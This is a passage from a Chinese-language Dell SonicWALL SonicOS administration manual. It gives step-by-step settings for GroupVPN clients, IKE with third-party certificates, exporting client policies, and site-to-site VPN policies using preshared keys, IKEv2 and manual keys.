- **虚拟适配器设置** - Global VPN Client (GVC) 使用虚拟适配器时，要求 DHCP 服务器（内部 SonicOS 或指定的外部 DHCP 服务器）为虚拟适配器分配地址。

  如果必须是可预测的地址，则需要获得虚拟适配器的 MAC 地址，并创建 DHCP 租用保留。为了减少提供可预测虚拟适配器地址的管理负担，可以配置 GroupVPN 接受虚拟适配器 IP 配置的静态地址。

  注：该功能要求使用 SonicWALL GVC。

- **无** - 该 GroupVPN 连接不使用虚拟适配器。这是默认值。
- **DHCP 租赁** - 按照 **VPN > VPN 上的 DHCP** 页面的配置，虚拟适配器仅从 DHCP 服务器获得 IP 配置。
- **DHCP 租赁或手工配置** - 当 GVC 连接到防火墙时，防火墙的策略指示 GVC 使用虚拟适配器，但如果已经手工配置虚拟适配器，则不发送 DHCP 消息。配置的值由防火墙记录，以便能代理手工分配 IP 地址的 ARP。设计上，目前对虚拟适配器的 IP 地址分配没有任何限制。只是不允许重复的静态地址。

- **允许连接到** - 与各网关的目标网络匹配的客户端网络流量通过该特定网关的 VPN 隧道发送。
  - **仅该网关** - 允许一次启用一个连接。与网关策略中指定的目标网络匹配的流量通过该 VPN 隧道发送。若该选项处于选中状态：
    - 并同时选中了**设置默认路由作为该网关**，则互联网流量也将通过 VPN 隧道发送。
    - 但没有选择**设置默认路由作为该网关**，则会阻断互联网流量。
  - **所有安全的网关** - 允许一次启用一个或多个连接。与各网关的目标网络匹配的流量通过该特定网关的 VPN 隧道发送。若该选项处于选中状态：
    - 并同时选中了**设置默认路由作为该网关**，则互联网流量也将通过 VPN 隧道发送。
    - 但没有选择**设置默认路由作为该网关**，则会阻断互联网流量。多个网关中只有一个能启用**设置默认路由作为该网关**。
  - **分离隧道** - 允许 VPN 用户同时拥有本地互联网连接和 VPN 连接。这是默认值。
- **设置默认路由作为该网关** - 如果所有远程 VPN 连接均通过该 VPN 隧道访问互联网，则应选中此复选框。只能配置一个 VPN 策略来使用该设置。默认情况下，未选择该选项。
- **应用 VPN 访问控制列表** – 选择此复选框以应用 VPN 访问控制列表。启用此选项后，指定用户仅可访问为其配置的网络（如需更多信息，请参阅第 1255 页的添加本地用户）。默认情况下未选中该选项。

客户初始供应

- **用于简单客户供应的用户默认密钥** - 与该网关的初步交换使用挑战模式，VPN 客户端使用默认预共享密钥进行身份验证。默认情况下未选中该选项。

10 单击**确定**。

配置 IKE 使用第三方证书的的 GroupVPN

配置 *IKE* 使用第三方证书的 *GroupVPN* 的步骤如下：

△ | 小心：**配置 IKE 使用第三方证书的 GroupVPN 之前，必须在防火墙上安装证书。**

1 在 **VPN > 设置**页面，单击**配置**下方的**编辑**按钮。随即显示 **VPN 策略**对话框。

2 在**安全策略**部分，从**验证方法**下拉菜单中选择**使用第三方证书的 IKE**。



注：VPN 策略名称默认为 GroupVPN，无法更改。

3 从**网关证书**下拉菜单中为防火墙选择一个证书。

4 从**对等 ID 类型**下拉菜单中选择一种对等 ID 类型：

- **识别名** - 基于证书的“主题识别名”字段，所有证书默认包含该字段。

  “主题识别名”的格式由证书颁发机构决定。常用字段有“国家”(C=)、“组织”(O=)、“组织单位”(OU=)、“公用名”(CN=)、“县市”(L=)等，取决于证书颁发机构。X.509 证书中的实际“主题识别名”字段是一个二进制对象，匹配时必须转换为字符串。这些字段通过斜杠分隔，例如：`/C=US/O=SonicWALL, Inc./OU=TechPubs/CN=Joe Pub`。

  最多可以指定三个组织单位。用法如下：`c=*;o=*;ou=*;ou=*;ou=*;cn=*`。最后一条无需包含分号。必须至少输入一条，例如 *c=us*。

- **电子邮件 ID** 和**域名**（默认）- **电子邮件 ID** 和**域名**类型都基于证书的“主题备用名”字段，并非所有证书默认包含该字段。如果证书不包含“备用主题名”字段，则该过滤器无效。

  电子邮件 ID 和**域名**过滤器可以包含一个字符串或部分字符串，以识别所需的可接受范围。输入的字符串不区分大小写，可以包含通配符 *（代表多个字符）和 ?（代表一个字符）。例如，选择**电子邮件 ID** 时，字符串 `*@sonicwall.com` 将允许任何电子邮件地址以 `sonicwall.com` 结束的人员访问；选择**域名**时，字符串 `*sv.us.sonicwall.com` 将允许任何域名以 `sv.us.sonicwall.com` 结束的人员访问。

5 在**对等 ID 过滤器**字段中输入对等 ID 过滤器。

6 选中**仅允许被网关签名的对等证书**，要求对等证书必须由**网关证书**菜单中指定的发布者签名。

7 单击**建议**选项卡。



8 在 **IKE（阶段 1）建议**部分，选择下列设置：

- 从 **DH 群组**菜单中选择 DH 群组。
  - **群组 1**、**群组 2**、**群组 5** 或**群组 14**

  注：Windows XP L2TP 客户端只能使用 DH 群组 2。

- 从**加密**菜单选择 **3DES**（默认）、**AES-128**、**AES-192** 或 **AES-256**。
- 从**验证**菜单中选择所需的验证方法：**MD5**、**SHA1**（默认）、**SHA256**、**SHA384**、**SHA512**、**AES-XCBX** 或无。
- 在**生存时间（秒）**字段中输入一个值。默认设置为 **28800**，强制隧道每隔 8 小时重新协商和交换密钥。

9 在 **IPsec（阶段 2）建议**部分，选择下列设置：

- 从**协议**菜单选择所需的协议。当前，**ESP**是唯一的选项。
- 从**加密**下拉菜单选择 **3DES**（默认）、**AES-128**、**AES-192** 或 **AES-256**。
- 从**验证**下拉菜单中选择所需的验证方法。**MD5**、**SHA1**（默认）、**SHA256**、**SHA384**、**SHA512**、**AES-XCBX** 或无。
- 如果希望增加 Diffie-Hellman 密钥交换以增强安全性，请选择**启用完全转发保密**。
- 在**生存时间（秒）**字段中输入一个值。默认设置为 **28800**，强制隧道每隔 8 小时重新协商和交换密钥。

10 单击**高级**选项卡，选择您希望应用于 GroupVPN 策略的下列任意可选设置。



- **启用 NetBIOS 广播** - 允许通过浏览 Windows 网络邻居来访问远程网络资源。
- **启用组播** - 允许 IP 组播流量，如音频流（包括 VoIP）和视频流应用程序等，通过 VPN 隧道。
- **通过该 SA 管理** - 如果使用 VPN 策略管理防火墙，请选择管理方法：**HTTP**、**SSH** 或 **HTTPS**。

  注：SSH 仅对 IPv4 有效。

- **默认网关** - 选中**通过 SA 路由所有互联网流量**复选框，中心站点和远程站点一起使用。对于该 SA，默认 LAN 网关允许您为传入的 IPsec 数据包指定默认 LAN 路由的 IP 地址。

  流入数据包由防火墙解码，并与防火墙中配置的静态路由比较。由于数据包可以有任何 IP 地址目标，因此无法配置足够多的静态路由来处理流量。对于通过 IPsec 隧道接收的数据包，防火墙寻找一个 LAN 路由。如果未找到任何路由，防火墙将检查有无默认 LAN 网关。如果检测到默认 LAN 网关，数据包将通过该网关路由。否则，丢弃数据包。

- **启用 OCSP 检查和 OCSP 响应者 URL** - 支持使用在线证书状态协议 (OCSP) 来检查 VPN 证书状态，并指定检查证书状态的 URL。请参见第 1054 页的OCSP 配合 Dell SonicWALL 网络安全设备使用。
- **需要 XAUTH 验证 VPN 客户端** - 要求该 VPN 策略上的所有入站流量来自已认证用户。该 VPN 隧道不允许存在未认证的流量。
- **XAUTH 用户的用户群组** - 允许选择已定义的用户群组进行身份验证。
- **允许未验证的 VPN 客户访问** - 允许您为未验证的 Global VPN Client 访问指定网段。

11 单击**客户端**选项卡，选择您希望应用于 Global VPN Client 设置的下列任意复选框：



- **在客户端缓存 XAUTH 用户名和密码** - 允许 Global VPN Client 缓存用户名和密码。选项如下：
  - **从不** - 不允许 Global VPN Client 缓存用户名和密码。启用连接时，以及每次发生 IKE 阶段 1 密钥重新协商时，就会提示用户输入用户名和密码。
  - **单一** - 每次启用连接时提示用户输入用户名和密码，在连接禁用前，用户名和密码一直有效。用户名和密码一直使用到 IKE 阶段 1 密钥重新协商。
  - **始终** - 仅在启用连接时提示用户输入用户名和密码一次。提示时，用户可以选择缓存用户名和密码。
- **虚拟适配器设置** - Global VPN Client (GVC) 使用虚拟适配器时，要求 DHCP 服务器（内部 SonicOS 或指定的外部 DHCP 服务器）为虚拟适配器分配地址。

  如果必须是可预测的地址，则需要获得虚拟适配器的 MAC 地址，并创建 DHCP 租用保留。为了减少提供可预测虚拟适配器地址的管理负担，可以配置 GroupVPN 接受虚拟适配器 IP 配置的静态地址。该功能要求使用 SonicWALL GVC。
  - **无** - 该 GroupVPN 连接不使用虚拟适配器。
  - **DHCP 租赁** - 按照 **VPN > VPN 上的 DHCP** 页面的配置，虚拟适配器仅从 DHCP 服务器获得 IP 配置。
  - **DHCP 租赁或手工配置** - 当 GVC 连接到防火墙时，防火墙的策略指示 GVC 使用虚拟适配器，但如果已经手工配置虚拟适配器，则不发送 DHCP 消息。配置的值由防火墙记录，以便能代理手工分配 IP 地址的 ARP。设计上，目前对虚拟适配器的 IP 地址分配没有任何限制。只是不允许重复的静态地址。
- **允许连接到** - 与各网关的目标网络匹配的客户端网络流量通过该特定网关的 VPN 隧道发送。
  - **仅该网关** - 允许一次启用一个连接。与网关策略中指定的目标网络匹配的流量通过该 VPN 隧道发送。如果同时选中了该选项和“设置默认路由作为该网关”，则互联网流量也将通过 VPN 隧道发送。如果选中了该选项但没有选择“设置默认路由作为该网关”，则会阻断互联网流量。
  - **所有安全的网关** - 允许一次启用一个或多个连接。与各网关的目标网络匹配的流量通过该特定网关的 VPN 隧道发送。

    如果同时选中了该选项和**设置默认路由作为该网关**，则互联网流量也将通过 VPN 隧道发送。如果选中了该选项但没有选择**设置默认路由作为该网关**，则会阻断互联网流量。

  注：多个网关中只有一个能启用**设置默认路由作为该网关**。

- **分离隧道** - 允许 VPN 用户同时拥有本地互联网连接和 VPN 连接。

- **设置默认路由作为该网关** - 如果所有远程 VPN 连接均通过该 SA 访问互联网，则应选中此复选框。只能配置一个 SA 来使用该设置。
- **用于简单客户供应的用户默认密钥** - 与该网关的初步交换使用挑战模式，VPN 客户端使用默认预共享密钥进行身份验证。


12 单击**确定**。

导出 VPN 客户端策略

若想将 Global VPN Client 配置设置导出到一个文件，以供用户导入其 Global VPN Client，请执行以下步骤：

△ | 小心：**防火墙必须启用 GroupVPN SA 以便导出配置文件。**

1 单击 **VPN 策略**表中该 GroupVPN 条目的**配置**列中的**导出**图标。随即出现**导出 VPN 客户端策略**对话框。



2 默认选择 **SonicWALL Global VPN Client 要求 rcf 格式**。以 rcf 格式保存的文件可以用密码加密。防火墙为配置文件提供默认文件名，您可以更改。

3 单击**是**。随即显示 **VPN 策略导出**对话框。



4 从**选择要导出的客户端访问网络**下拉菜单中选择 **VPN 访问网络**。

5 若要对导出的文件加密，请在**密码**字段中输入一个密码，然后在**确认密码**字段中再次输入。如果选择不输入密码，则导出文件将不加密。

6 单击**提交**。如果未输入密码，将显示一条消息确认您的选择。

7 单击**确定**。保存之前可以更改配置文件。

8 保存文件。

9 单击**关闭**。

可保存或以电子方式发送该文件到远程用户，以便配置其 Global VPN Client。

站对站 VPN 配置

视频：可以在线访问包含站对站 VPN 配置示例的参考视频。例如，请参见如何使用共享密钥在主模式中创建站对站 VPN 或如何使用共享密钥创建挑战模式站对站 VPN。

可以通过以下网址获取其他视频：https://support.software.dell.com/zh-cn/videos-product-select。

提示：如需站对站 VPN 的信息，请参见知识库文章：

- 多种类型站对站 *VPN* 的应用场景及配置？：https://support.software.dell.com/zh-cn/kb/sw12884
- 站对站 *VPN* 相关问题故障排除：https://support.software.dell.com/zh-cn/kb/sw7570

设计 VPN 连接时，务必记录所有相关的 IP 地址信息，并创建一个网络图以用作参考。下一页上提供了一个规划方案示例。防火墙必须有一个可路由的 WAN IP 地址，无论它是动态的还是静态的。在有动态和静态 IP 地址的 VPN 网络中，必须由有动态地址的 VPN 网关发起 VPN 连接。

站对站 VPN 配置可包括下列选项：

- **分支机构（网关对网关）** - 配置一个 SonicWALL 通过 VPN 隧道连接到另一个 SonicWALL。或配置一个 SonicWALL 通过 IPsec 连接到另一家制造商的防火墙。
- **轴幅式设计** - 所有 SonicWALL VPN 网关都配置为连接到一个中心集线器，如公司防火墙。集线器必须有静态 IP 地址，但网关可以有动态 IP 地址。如果网关为动态，则集线器必须是 Dell SonicWALL 网络安全设备。
- **网格设计** - 所有站点连接到所有其它站点。所有站点都必须有静态 IP 地址。

创建站对站 VPN 策略

利用“VPN 策略”窗口可以创建或修改现有 VPN 策略。单击 **VPN 策略**表下的**添加**按钮将显示 **VPN 策略**窗口，用于配置下列 IPsec 密钥模式 VPN 策略：

- 第 1022 页的配置 IKE 使用预共享密钥的 VPN 策略
- 第 1029 页的配置使用手工密钥的 VPN 策略
- 第 1035 页的配置 IKE 使用第三方证书的 VPN 策略

本节还包含关于配置静态路由以在 VPN 隧道停止工作时充当故障切换路由的信息。更多信息，请参见第 1039 页的配置 VPN 故障切换到静态路由。

视频：可以在线访问包含站对站 VPN 配置示例的参考视频。例如，请参见如何使用共享密钥在主模式中创建站对站 VPN 或如何使用共享密钥创建挑战模式站对站 VPN。

可以通过以下网址获取其他视频：https://support.software.dell.com/zh-cn/videos-product-select。

配置 IKE 使用预共享密钥的 VPN 策略

配置使用互联网密钥交换 (IKE) 的 VPN 策略的步骤如下：

1 转至 **VPN > 设置**页面。随即显示 **VPN 策略**页面。



2 单击**添加**按钮。随即出现 **VPN 策略**对话框。



3 从**常规**选项卡上的**策略类型**下拉菜单中，选择您要创建的策略类型：

- **站点到站点**
- **隧道接口**

> 注：如果您选择隧道接口用于策略类型，**IPsec 次要网关名称或地址**选项和**网络**选项卡不可用。

4 从**验证方法**下拉菜单中选择**使用共享密钥的 IKE**。

5 在**名称**字段中输入策略的名称。

6 在 **IPSec 主要网关名称或地址**字段中输入远程连接的主机名或 IP 地址。

7 如果远程 VPN 设备支持多个端点，可以在 **IPsec 次要网关名称或地址**字段中输入远程连接的第二主机名或地址。

> 注：如果您选择了**隧道接口**用于**策略类型**，此选项不可用。

8 在“IKE 验证”部分，在**共享密钥**和**确认共享密钥**字段中输入共享密钥以便用于设置安全关联。共享密钥不得少于 4 个字符，应当由数字和字母组成。

9 默认情况下选中“掩盖共享密钥”，这使共享密钥在“共享密钥”和“确认共享密钥”字段中显示为黑色圆形。要查看这两个字段中的共享密钥，取消选中该复选框。

10 也可以为该策略指定**本地 IKE ID** 和**对等 IKE ID**。默认情况下，**IP 地址** (ID_IPv4_ADDR) 用于主模式协商，防火墙标识符 (ID_USER_FQDN) 用于挑战模式。

您可以从以下 ID 中选择：

- **IPv4 地址**
- **域名**
- **电子邮件地址**
- **防火墙标识符**
- **密钥标识符**

然后，在下拉菜单后面的字段中输入地址、名称或 ID。

11 单击**网络**选项卡。

注：如果您在**常规**选项卡上选择了**隧道接口**用于**策略类型**，则不显示**网络**选项卡。转到图 14。



12 在**本地网络**下面，选择以下其中之一：

- 如果特定本地网络可以访问 VPN 隧道，请从**从列表中选择本地网络**下拉菜单中选择一个本地网络。
- 如果流量可从任意本地网络发起，请选择**任何地址**。如果对等点已选择**使用该 VPN 隧道作为默认路由用于所有的网络流量**，请使用此选项。自动添加的规则将创建在可信的区域和 VPN 区域之间。

  注：IKEv2 不支持 VPN 上的 DHCP。

13 在**目标网络**下面，选择以下其中之一：

- 如果来自任何本地用户的流量只有加密才可离开防火墙，请选中**使用该 VPN 隧道作为默认路由用于所有的网络流量**。

  注：只能配置一个 SA 来使用该设置。

- 或选择**从列表中选择目标网络**，并选择地址对象或组。

14 单击**建议**。



15 在 **IKE（阶段 1）建议**下面，从**交换**菜单选择以下其中之一：

- **主模式** - 将 IKE 阶段 1 建议与 IPsec 阶段 2 建议一同使用。Suite B 加密选项对于 IKE 阶段 1 设置中的 DH 群组可用，且对于 IPsec 阶段 2 设置中的加密可用。
- **挑战模式** – 一般在动态分配 WAN 地址时使用。将 IKE 阶段 1 建议与 IPsec 阶段 2 建议一同使用。Suite B 加密选项对于 IKE 阶段 1 设置中的 DH 群组可用，且对于 IPsec 阶段 2 设置中的加密可用。
- **IKEv2 模式** – 使所有协商通过 IKE v2 协议发生，而不是使用 IKE 阶段 1 和 IPsec 阶段 2。

  注：如果选择 IKE v2 模式，VPN 隧道的两端都必须使用 IKE v2。

  如果选择了 IKE v2，以下选项变灰：DH 群组、加密，和验证。

16 在 **IKE（阶段 1）建议**下，多数 VPN 配置可接受 **DH 群组**、**加密**、**验证**和**生存期**的默认值。

注：确保隧道另一端的阶段 1 值匹配。

17 在“主模式”或“挑战模式”下，对于 **DH 群组**，您可以从包含在 Suite B 加密中的 5 个 DH 群组中选择：

- **256 位随机 ECP 组**
- **384 位随机 ECP 组**
- **521 位随机 ECP 组**
- **192 位随机 ECP 组**
- **224 位随机 ECP 组**

您还可以选择**群组 1**、**群组 2**、**群组 5** 或**群组 14** 用于 **DH 群组**。

18 如果您选择了“主模式”或“挑战模式”，请从**加密**下拉列表中选择 **3DES**、**DES**、**AES-128**、**AES-192** 或 **AES-256** 其中之一。默认为 **3DES**。

19 如果您选择了“主模式”或“挑战模式”，为了增强验证安全性，您可以从**验证**下拉列表中选择 **SHA-1**、**MD5**、**SHA256**、**SHA384** 或 **SHA512** 其中之一。默认为 **SHA1**。

20 在 **IPsec（阶段 2）建议**部分中，多数 VPN SA 配置可接受**协议**、**加密**、**验证**、**启用完全转发保密**和**生存期（秒）**的默认值。

> 注：确保隧道另一端的阶段 2 值匹配。

21 如果您在**协议**字段中选择了 **ESP**，则在**加密**字段中可以从包含在 Suite B 加密中的 6 种加密算法中进行选择：

- **AESGCM16-128**
- **AESGCM16-192**
- **AESGCM16-256**
- **AESGMAC-128**
- **AESGMAC-192**
- **AESGMAC-256**

您还可以选择 **DES**、**3DES**、**AES-128**、**AES-192** 或 **AES-256** 用于**加密**。

22 单击**高级**选项卡，选择您希望应用于 VPN 策略的下列任意可选设置。这些选项随您在**建议**选项卡中的选择而变化

- **主模式或挑战模式**
- **IKEv2 模式**

主模式或挑战模式选项



- 选择**启用 Keep Alive** 以在该 VPN 隧道的对等点之间使用心跳消息。如果隧道的一端发生故障，使用“保持活动”可以在两端再次可用时自动重新协商隧道，而不必等待建议的生存时间过期。

  > 注：当 VPN 策略配置为 VPN 上的 DHCP 的中心网关，或主要网关名称或地址为 0.0.0.0 时，禁用“保持活动”选项。

- **阻止为 VPN 策略的自动创建访问规则**选项默认禁用，以便 VPN 流量穿越适当的区域。
- 选中**禁用 IPsec 反重放**以禁用反重放，反重放是一种局部序列完整性，可检测到重复 IP 数据报（在受限窗口内）的到达。

- 若要在允许流量穿越该隧道之前对用户进行 XAUTH 验证，请选中**需要 XAUTH 验证 VPN 客户端**，然后从现在显示的**用于 XAUTH 的用户群组**下拉菜单中选择一个用户群组以指定允许的用户。



- 选择**启用 NetBIOS 广播**以允许通过浏览 Windows® 网络邻居来访问远程网络资源。
- 选择**启用组播**以允许 IP 组播流量，如音频流（包括 VoIP）和视频流应用程序等，通过 VPN 隧道。
- 选择**允许加速**允许符合本策略的流量重定向到 WAN 加速 (WXA) 设备。
- 若要转换通过该 VPN 隧道通信的本地和/或远程网络，请选择**应用 NAT 策略**。此时显示两个下拉菜单：



  - 要对本地网络执行网络地址转换，请在**转换的本地网络**菜单中选择或创建地址对象。
  - 要转换远程网络，请在**转换的远程网络**下拉菜单中选择或创建地址对象。

> **注：**一般而言，如果隧道需要 NAT，则应转换本地或远程网络，而非二者都要转换。隧道两端使用相同或重叠的子网时，**应用 NAT 策略**特别有用。

- 要通过 VPN 隧道管理本地 SonicWALL，请从**通过 SA 管理**中选择 **HTTPS**。
- 在用户**通过 SA 用户登录**中选择 **HTTP** 和/或 **HTTPS**，以便用户利用 SA 登录。

> **注：**HTTP 用户登入不允许远程认证。

- 针对进入该隧道前往未知子网的流量，若希望使用 LAN 上的路由器，例如将另一端配置为**使用此 VPN 隧道作为所有因特网通讯的默认路由**，则应将路由器的 IP 地址输入**默认 LAN 网关（可选）**字段。
- 从 **VPN 策略绑定到**下拉菜单选择一个接口或区域。若使用 WAN 负载均衡，并希望允许 VPN 使用任一 WAN 接口，则应首选**区域 WAN**。

> **重要：**若两个接口的 VPN 网关 IP 地址相同，则不能从 **VPN 策略绑定到**下拉菜单中选择两个不同的 WAN 接口。

IKEv2 模式选项

在**建议**选项卡上选择了 IKE2 模式时，**高级**选项卡将有两个部分：


- 高级设置



高级设置与第 1026 页的主模式或挑战模式选项中的相同，但有以下例外：

- **启用 Keep Alive** 选项呈灰色显示。
- **需要 XAUTH 验证 VPN 客户端**选项不显示。

- **IKEv2 设置**



- 默认情况下**请不要在 IKE SA 协商时发送触发数据包**复选框未选中，应只在对端无法处理触发数据包，而互操作需要时选中。

  术语触发数据包是指使用初始流量选择器有效负载，它填充以来自导致 SA 协商开始的数据包的 IP 地址。推荐包括触发数据包以帮助 IKEv2 响应者从安全策略数据库中选择正确的受保护 IP 地址范围。并非所有方案都支持该功能，因此禁止某些 IKE 对等点包括触发数据包可能是适当的。

- 为 IKEv2 VPN 策略选择以下两个选项之一或同时选择：
  - **接收 Hash & URL 证书类型**
  - **发送 Hash & URL 证书类型**

  如果设备能够发送并处理 Hash 和证书 URL，而不是证书本身，请选择这些选项。使用这些选项可降低交换信息的大小。

  选择**接收 Hash & URL 证书类型**选项时，防火墙发送 HTTP_CERT_LOOKUP_SUPPORTED 消息到对等设备。如果对等设备通过发送“X.509c 的 Hash & URL”证书来回应，防火墙便可予以认证，并在两个设备之间建立一个隧道。

  选择**发送 Hash & URL 证书类型**选项时，防火墙接收到 HTTP_CERT_LOOKUP_SUPPORTED 消息后，向请求者发送一个X.509c 的 “Hash & URL”证书。

  在 VPN 中，两个对等防火墙（FW1 和 FW2）协商一个隧道。就 FW1 而言，FW2 是远程网关，反之亦然。

23 单击**确定**。

配置使用手工密钥的 VPN 策略

使用手工密钥手动配置两个 *SonicWALL* 设备之间的 *VPN* 策略的步骤如下：

1 单击 **VPN > 设置**页面上的**添加**。随即显示 **VPN 策略**对话框。



2 在 **VPN 策略**对话框的**常规**选项卡中，从**验证方法**下拉菜单中选择**手工密钥**。**VPN 策略**对话框仅显示手工密钥选项。



3 在**名称**字段中输入策略的名称。

4 在 **IPsec 网关名称或地址**字段中输入远程连接的主机名或 IP 地址。

5 单击**网络**选项卡。



6 在**本地网络**下面，选择以下其中之一：

- 如果特定本地网络可以访问 VPN 隧道，请从**从列表中选择本地网络**下拉菜单中选择一个本地网络。
- 如果流量可从任意本地网络发起，请选择**任何地址**。如果对等点已选择**使用该 VPN 隧道作为默认路由用于所有的网络流量**，请使用此选项。自动添加的规则将创建在可信的区域和 VPN 区域之间。

7 在**目标网络**下面，选择以下其中之一：

- 如果来自任何本地用户的流量只有加密才可离开防火墙，请选中**使用该 VPN 隧道作为默认路由用于所有的网络流量**。

  注：只能配置一个 SA 来使用该设置。

- 或选择**从列表中选择目标网络**，并选择地址对象或组。

8 单击**建议**选项卡。



9 定义一个**传入 SPI** 和一个**传出 SPI**。安全参数索引 (SPI) 为十六进制 (0123456789abcedf)，其长度可以包括 3 到 8 个字符。

△ 小心：**每个安全关联必须有唯一的 SPI，任何两个安全关联不能有相同的 SPI。然而，每个安全关联的传入 SPI 可以与传出 SPI 相同。**

10 多数 VPN SA 配置可以接受**协议**、**加密**和**验证**的默认值。

ⓘ 注：**协议**、**加密**和**验证**的值必须与远程防火墙上的值一致。

11 在**加密密钥**字段中输入一个 48 字符十六进制加密密钥，或使用默认值。此加密密钥用于配置远程 SonicWALL 加密密钥，因此应记录下来以便配置防火墙。

12 在**身份验证密钥**字段中输入一个 40 字符十六进制身份验证密钥，或使用默认值。记下该密钥以便配置防火墙设置。

ⓘ 提示：有效的十六进制字符包括 0、1、2、3、4、5、6、7、8、9、a、b、c、d、e 和 f。1234567890abcdef 是有效 DES 或 ARCFour 加密密钥的一个例子。如果输入的加密密钥不正确，浏览器窗口底部会显示一条错误消息。

13 单击**高级**选项卡，选择您希望应用于 VPN 策略的下列任意可选设置。



- **压制为 VPN 策略自动访问规则的创建**选项默认禁用，以便 VPN 流量穿越适当的区域。
- 选择**启用 NetBIOS 广播**以允许通过浏览 Windows® 网络邻居来访问远程网络资源。
- 选择**允许 TCP 加速**允许符合本策略的流量重定向到 WAN 加速 (WXA) 设备。
- 若要转换通过该 VPN 隧道通信的本地和/或远程网络，请选择**应用 NAT 策略**。此时显示两个下拉菜单：



  - 要对本地网络执行网络地址转换，请在**已转换的本地网络**菜单中选择或创建地址对象。
  - 要转换远程网络，请在**已转换的远程网络**下拉菜单中选择或创建地址对象。

> **注：**一般而言，如果隧道需要 NAT，则应转换本地或远程网络，而非二者都要转换。隧道两端使用相同或重叠的子网时，**应用 NAT 策略**特别有用。

> **提示：**可以在线访问包含接口配置示例的参考视频。例如，请参见如何在有重叠网络的站对站 VPN 中配置 VPN 上的 NAT。
>
> 可以通过以下网址获取其他视频：https://support.software.dell.com/zh-cn/videos-product-select。

- 要通过 VPN 隧道管理本地 SonicWALL，请从**通过该 SA 管理**中选择 **HTTPS**、**SSH**、**SNMP**，或这三项的任何组合。
- 在用户**通过该 SA 登录**中选择 **HTTP** 和/或 **HTTPS**，以便用户利用 SA 登录。

> **注：**HTTP 用户登入不允许远程认证。

- 若有一个网关的 IP 地址，请将其输入**默认 LAN 网关（可选）**字段。
- 从 **VPN 策略绑定到**下拉菜单选择一个接口。

> **重要：**若两个接口的 VPN 网关 IP 地址相同，则不能从 **VPN 策略绑定到**下拉菜单中选择两个不同的 WAN 接口。

14 单击**确定**。

15 单击 **VPN > 设置**页面上的**接受**以更新 VPN 策略。

配置远程 Dell SonicWALL 网络安全设备

1 单击 **VPN > 设置**页面上的**添加**。随即显示 **VPN 策略**对话框。



2 在**常规**选项卡中，从**验证方法**下拉菜单中选择**手工密钥**。

3 在**名称**字段中输入 SA 的名称。

4 在 **IPSec 网关名称或地址**字段中输入本地连接的主机名或 IP 地址。

5 单击**网络**选项卡。



6 在**本地网络**下面，选择以下其中之一：

- 如果特定本地网络可以访问 VPN 隧道，请从**从列表中选择本地网络**下拉菜单中选择一个本地网络。
- 如果流量可从任意本地网络发起，请选择**任何地址**。如果对等点已选择**使用该 VPN 隧道作为默认路由用于所有的网络流量**，请使用此选项。自动添加的规则将创建在可信的区域和 VPN 区域之间。

7 在**目标网络**下面，选择以下其中之一：

- 如果来自任何本地用户的流量只有加密才可离开防火墙，请选中**使用该 VPN 隧道作为默认路由用于所有的网络流量**。

  注：只能配置一个 SA 来使用该设置。

- 或选择**从列表选择目标网络**，并选择地址对象或组。

8 单击**建议**选项卡。



9 定义一个**传入 SPI** 和一个**传出 SPI**。SPI 是十六进制 (0123456789abcedf)，可以包括 3 到 8 个字符。

△ 小心：**每个安全关联必须有唯一的 SPI，任何两个安全关联不能有相同的 SPI。然而，每个安全关联的传入 SPI 可以与传出 SPI 相同。**

10 多数 VPN SA 配置可以接受**协议**、**加密**和**验证**的默认值。

ⓘ 注：**协议**、**加密**和**验证**的值必须与远程防火墙上的值一致。

11 在**加密密钥**字段中输入一个 48 字符十六进制加密密钥，或使用默认值。此加密密钥用于配置远程 SonicWALL 加密密钥，因此应记录下来以便配置远程 SonicWALL。

12 在**身份验证密钥**字段中输入一个 40 字符十六进制身份验证密钥，或使用默认值。记下该密钥以便配置远程 SonicWALL 设置。

ⓘ 提示：有效的十六进制字符包括 0、1、2、3、4、5、6、7、8、9、a、b、c、d、e 和 f。1234567890abcdef 是有效 DES 或 ARCFour 加密密钥的一个例子。如果输入的加密密钥不正确，浏览器窗口底部会显示一条错误消息。

13 单击**高级**选项卡，选择您希望应用于 VPN 策略的下列任意可选设置：



- **压制为 VPN 策略自动访问规则的创建**选项默认禁用，以便 VPN 流量穿越适当的区域。
- 选择**启用 NetBIOS 广播**以允许通过浏览 Windows® 网络邻居来访问远程网络资源。
- 选择**允许 TCP 加速**允许符合本策略的流量重定向到 WAN 加速 (WXA) 设备。
- 若要转换通过该 VPN 隧道通信的本地和/或远程网络，请选择**应用 NAT 策略**。此时显示两个下拉菜单：



  - 要对本地网络执行网络地址转换，请在**已转换的本地网络**菜单中选择或创建地址对象。
  - 要转换远程网络，请在**已转换的远程网络**下拉菜单中选择或创建地址对象。

